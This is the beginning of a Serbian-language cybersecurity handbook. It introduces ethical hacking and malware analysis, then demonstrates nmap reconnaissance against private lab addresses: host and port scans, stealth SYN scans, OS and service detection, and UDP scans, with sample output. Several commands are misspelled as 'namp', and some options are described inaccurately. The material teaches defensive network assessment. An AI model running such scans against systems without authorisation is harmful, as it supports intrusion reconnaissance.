Приручник из Сајбер Безбедности

Операције Плавог и Црвеног Тима

Лука Тасић

Садржај

1. УВОД

Напади на рачунарске мреже непрестано расту и представљају велику претњу за безбедност система. Са развојем ефикасних противмера и безбедносних механизама, развијају се и нови типови напада који проналазе различите начине да пробију у рачунарску мрежу. Безбедан систем треба да обезбеди стање које не дозвољава нападачу да пробије заштиту и тако продре у систем. Ако нападач продре у систем, има већи број могућности да озбиљно оштети унутрашњност система. У случају да дође до пробијања, заштита ће се наћи пред озбиљним изазовом да одржи безбедност.

Особа која користи рачунаре да би добила неауторизован приступ подацима се назива хакер. Постоје различити типови хакера: хакери белог шешира (енгл. *white hat*), хакери сивог шешира (енгл. *gray hat*) и хакери црног шешира (енгл. *black hat*). Хакер белог шешира нема криминалне намере, већ је усмерен ка проналажењу и поправљању рањивости у рачунарским мрежама. Хакер сивог шешира је особа која може имати криминалне намера али најчешће не зарад личне добити. Најчешће ће овакав тип хакера покушати да изложи рањивости мреже без дозволе власника мреже. Хакер црног шешира је у потпуности криминалан. Њихов циљ је финансијска добит.

Етички хакери су хакери белог шешира и етичко хаковање се може описати као начин да се схвати како хакер мисли и напада. Имати то знање даје велику предност у заштити мреже од напада. Када су у потрази за слабостима у рачунарским мрежама важно је да увек имају јасно дефинисану, писану дозволу шта им је дозвољено да тестирају.

Стварање процене безбедности рачунарске мреже је важан део мрежне безбедности. Процена безбедности мреже ће омогућити боље разумевање где рањивости могу да се пронађу у мрежи. Важно је прецизно знати шта се ради током процене безбедности мреже. Ако се процена лоше уради, може се нанети велика штета мрежи која покушава да се заштити.

Пре почетка процене безбедности мреже, неопходно је утврдити намеру саме процене. Уколико је потребно одредити да ли мрежа има отворене портове који не би требало да буду отворени биће потребно употребити другачије алате у односу на случај када је потребно анализирати мрежни саобраћај у рачунарској мрежи.

Након што је процена безбедности мреже завршена, наступа извештај о стању и проналасцима у мрежи. Обезбеђвање детаљних информација и решења за рањивости ће помоћи у ојачавању безбедности мреже. Извештај ће такође бити у стању да утврди да ли постоје злонамерни програми (енгл. *malware*) који се налазе у стању мировања, чекајући погодан тренутак да напдну мрежу.

Злонамерни програми представљају једну од значајнијих категорија претњи рачунарским мрежама. Злонамерни програм је код који извршава злонамерне радње. Нападачи користе злонамерерне програме да би украли поверљиве информације, шпијунирали инфициран систем или преузели контролу над системом.

Анализа злонамерних програма представља проучавање понашања злонамерних програма. Намера анализе злонамерних програма је разумевање њиховог рада, како могу да се открију и уклоне.То подразумева анализирање сумњивог кода у безбедном окружењу да би се препознале њихове функционалности са намером да се повећа безбедност мреже.

2. ЊУШКАЊЕ МРЕЖЕ

Њушкање мреже представља скуп пакета података који се преносе кроз мрежу. Њушкање мреже је познато и као анализа пакета. Два најчешћа анализатора пакета су Етернет (енгл. *Ethernet*) анализатори и бежични анализатори. Анализатор пакета је софтвер или хардвер који може да ухвати и забележи мрежни саобраћај.


Nmap је познати мрежни скенер и анализатор у области сајбер безбедности. Анализатори пакета су одличан алат за примену у мрежној безбедности. Ловци на претње у мрежама примењују овај алат за разоткривање могућих напада и слабих тачака у мрежи. Анализатори пакета омогућавају детаљну анализу мреже. Приликом заштите мреже, важно је имати што више могуће детаља о саобраћају пакета. Активним скенирањем саобраћаја у мрежи, ловац на претње може да буде на опрезу и брзо одговори на нападе. За сва тестирања употребиће се Кали Линукс (енгл. *Kali Linux*) виртуелна машина која је покренута на VMware Workstation Player платформи за виртуелизацију.

2.1. Скенирање IP адресе

Ова команда скенира једну IP адресу у мрежи. Ако ловац на претње примети чудне активности које долазе са непознатог уређаја, скенирање једне IP адресе може бити корисно. Брзо разликовање погрешно позитивног од погрешно негативног догађаја може да буде од критичне важности. Напад на мрежу може да прође неопажено услед превише покренутих узбуна које изазивају погрешно позитивни догађаји, стварајући буку упозорења. Додавањем опције `-Pn` могу се заобићи блокаде мрежне баријере за `ping` скенирања.

Коришћење система за опажање уљеза са ажурираном базом података потписа напада ће помоћи у разликовању погрешно позитивног од погрешно негативног догађаја. Ако систем за опажање уљеза пропусти напад, узбуне неће бити активиране. Ово даје илузију да је мрежа сигурна и безбедна, што можда није случај. У том случају би напад могао да буде у току и нико не би био свестан тога, док не буде прекасно:

```
nmap 192.168.1.7 -Pn
```




Слика 2.1 Скенирање IP адресе користећи nmap

2.2. Скенирање опсега IP адреса

Ова команда скенира опсег IP адреса. Скенирање више IP адреса штеди драгоцено време приликом праћења напада на мрежу:

```
nmap 192.168.1.7-10 -Pn
```




Слика 2.2 Скенирање опсега IP адреса користећи namp

2.3 Скенирање мреже

Ова команда скенира мрежу. Скенирање мреже или подмреже ће омогућити праћење већег броја уређаја. Ова команда је корисна и приликом проверавања већег броја мрежа односно подмрежа:

```
nmap 192.168.1.0/24
```




Слика 2.3 Скенирање мреже

2.4. Nmap одабир портова

Опција за одабир портова утврђује који портови ће се скенирати:

```
nmap -p 22 192.168.1.7
```



Слика 2.4. Одабир портова за скенирање


Овом командом се тачно одређују портови који ће се скенирати:

```
nmap -p 22,25,49 192.168.1.7
```

2.5. Скенирање опсега портова

Ова команда скенира опсег портова. Прилагодљивост ове команде омогућава концентрисање на одабрани опсег портова:

```
nmap -p 1-100 192.168.1.7
```




Слика 2.5. Скенирање опсега портова

2.6. Скенирање најчешћих портова

Опција -F ће скенирати 100 најчешће коришћених портова, уколико се наведе опција -f покренуће се подразумевано скенирање:

```
namp -F 192.168.1.7
```




Слика 2.6 Скенирање најчешће коришћених портова

Неки од најчешће коришћених портова су 20, 21, 22, 23, 53, 80, 443. Ово се назива и брзо скенирање.

2.7. Скенирање свих 65535 портова

Ово је команда за скенирање свих портова. Укупно постоји 65,535 портова. Хакер најћешће неће покренути овакав вид скенирање, уместо тога већина хакера ће првобитно употребити технику скенирања познату као полу-отворено скенирање. Команду за скенирање свих портова боље употребљује ловац на претње приликом надгледања мреже:

```
namp -p- 192.168.1.10
```



Слика 2.7. Скенирање свих 65,535 портова


2.8. Nmap типови скенирања порта

Важно је знати који тип скенирања порта користити у зависности од намере. Употребом различитих скенирања портова траже се рањиви отворени портови који могу да искористе за напад.

2.9. TCP SYN скенирања

Ова команда проверава да ли порт ослушкује. Ова техника се назива полу-отворено, скривено или нечујно скенирање зато што се не остварује потпуна TCP веза и представља подразумевани тип скенирања. Уместо тога, само се шаље SYN пакет и чека се на одговор. Ако се добије SYN/ACK одговор, то значи да порт слуша.

```
nmap -sS 192.168.1.7
```




Слика 2.8. TCP SYN скенирање

2.10. TCP Connect скенирање

Ово је команда за скенирање употребом TCP Connect скенирања као опције и на овај начин се остварује потпуна TCP веза која може да буде злоупотребљена. Ако корисник не поседује сирове привилегије над пакетима, ово је команда коју ће употребити:

```
namp -sT 192.168.1.7
```



Слика 2.9. TCP повезивање опција скенирања

Администраторске привилегије односно привилеговани приступ је неопходан за употребу подразумеваних SYN скенирања. За скенирање TCP повезивањем потребна је потпуно успостављена TCP веза и таква техника је спорија од SYN скенирања.

Да би могао да користи своја напредна скенирања, Nmap захтева администраторске привилегије из разлога што је потребан приступ сировим мрежним прикључницама (енгл. *network sockets*) односно могућности убацивања сирових мрежних пакета у мрежу док се ослушкује на мрежном интерфејсу да би се добили одзиви. Из разлога што Nmap не жели да користи потпуно успостављену TCP везу приликом TCP Connect скенирања за слање пакета, искључује везу.

2.11. Откривање сервиса и оперативног система

Nmap може да се употреби за скенирања која откривају оперативни систем, верзију и сервисе за појединачни уређај или за групу уређаја. Важно је знати где се налазе рањиве машине у мрежи да би биле поправљене или замењене пре него што што буду нападнуте. Многи нападачи ће користити ова скенирања да би утврдили и схватили који главни терети би били најефикаснији на жртвином уређају.

Ово је команда за скенирање и претрагу оперативног система и верзије оперативног система на крајњем уређају а уношењем `nmap -O 192.168.1.1` открива се само оперативни систем без верзије:

```
namp -A 192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:15 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   3072 28:cb:d1:9f:0a:6e:8a:b1:9b:bb:06:57:1a:0c:2f:25 (RSA)
|   256 72:58:fe:26:64:e6:b3:b0:64:1a:22:16:df:ef:1f:fe (ECDSA)
|_  256 18:4a:8e:da:71:b9:3a:7b:0c:0a:fc:1c:91:f3:26:1c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.96 seconds
```

Слика 2.10. Откривање сервиса и оперативног система

2.12. Откривање сервиса

Ово је команда за скенирање покренутих сервиса. Nmap садржи базу са одприлике 2,200 добро познатих сервиса и повезаних портова. Примери ових сервиса су DNS (порт 53), SSH (порт 22), SMTP (порт 25), HTTP (порт 80) и HTTPS (порт 443):

```
namp -sV 192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:18 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Слика 2.11. Откривање сервиса

2.13. Агресивније откривање сервиса

Ово је команда за агресивније скенирање сервиса. Обично, искусни хакери неће користити ову команду зато што оставља велики траг у мрежи:

```
nmap -sV -version-intensity 5 192.168.1.10
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -version-intensity 5 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:24 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0017s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```


Слика 2.12. Агресивније скенирање сервиса

Откривање сервиса и оперативног система зависи од различитих техника за одређивање оперативног система или сервиса који је покренут на одређеном порту. Агресивније скенирање сервиса је корисно ако постоје сервиси који су покренути на неочекиваним портовима.

2.14. Nmap чување резултата у фајл

Ово команда чува резултат скенирања. Помоћу nmap могуће је сачувати резултат скенирања у фајл:

```
namp -oN outputfile.txt 192.168.1.7
```



Слика 2.13. Чување резултата скенирања у фајл

Чување резултата скенирања када команда садржи опције се постиже на сличан начин:


```
namp -sS 192.168.1.10 -oN outputfile.txt
```

2.15. Примена листе IP адреса

Често је уместо читаве мреже или подмреже потребно скенирати листу IP адреса. У текстуалном фајлу се може направити листа IP адреса, где ће се у сваком реду навести једна IP адреса, а затим се листа унети у nmap команду.

Додавањем листе у команду скенираће се све IP адресе које су наведене у текстуалном фајлу:

```
nmap -iL iplist.txt
```



Слика 2.14. Скенирање листе IP адреса

2.16. UDP скенирање

До сада су сва показана скенирања била за TCP портове. Неки сервиси и портови користе UDP за комуникацију. Скенирања са опцијама `-sS и -sT` неће пронаћи UDP портове. Да би се пронашли ти портови и сервиси, потребно је урадити UDP скенирање. То се постиже уношењем команде `nmap -sU 192.168.1.7`

```
nmap -sU 192.168.1.7
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.1.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:54 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.00039s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE  SERVICE
19/udp  closed chargen
500/udp closed isakmp
MAC Address: 00:0C:29:0F:C6:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.83 seconds
```

Слика 2.14. Скенирање UDP портова и сервиса

2.17.Wireshark

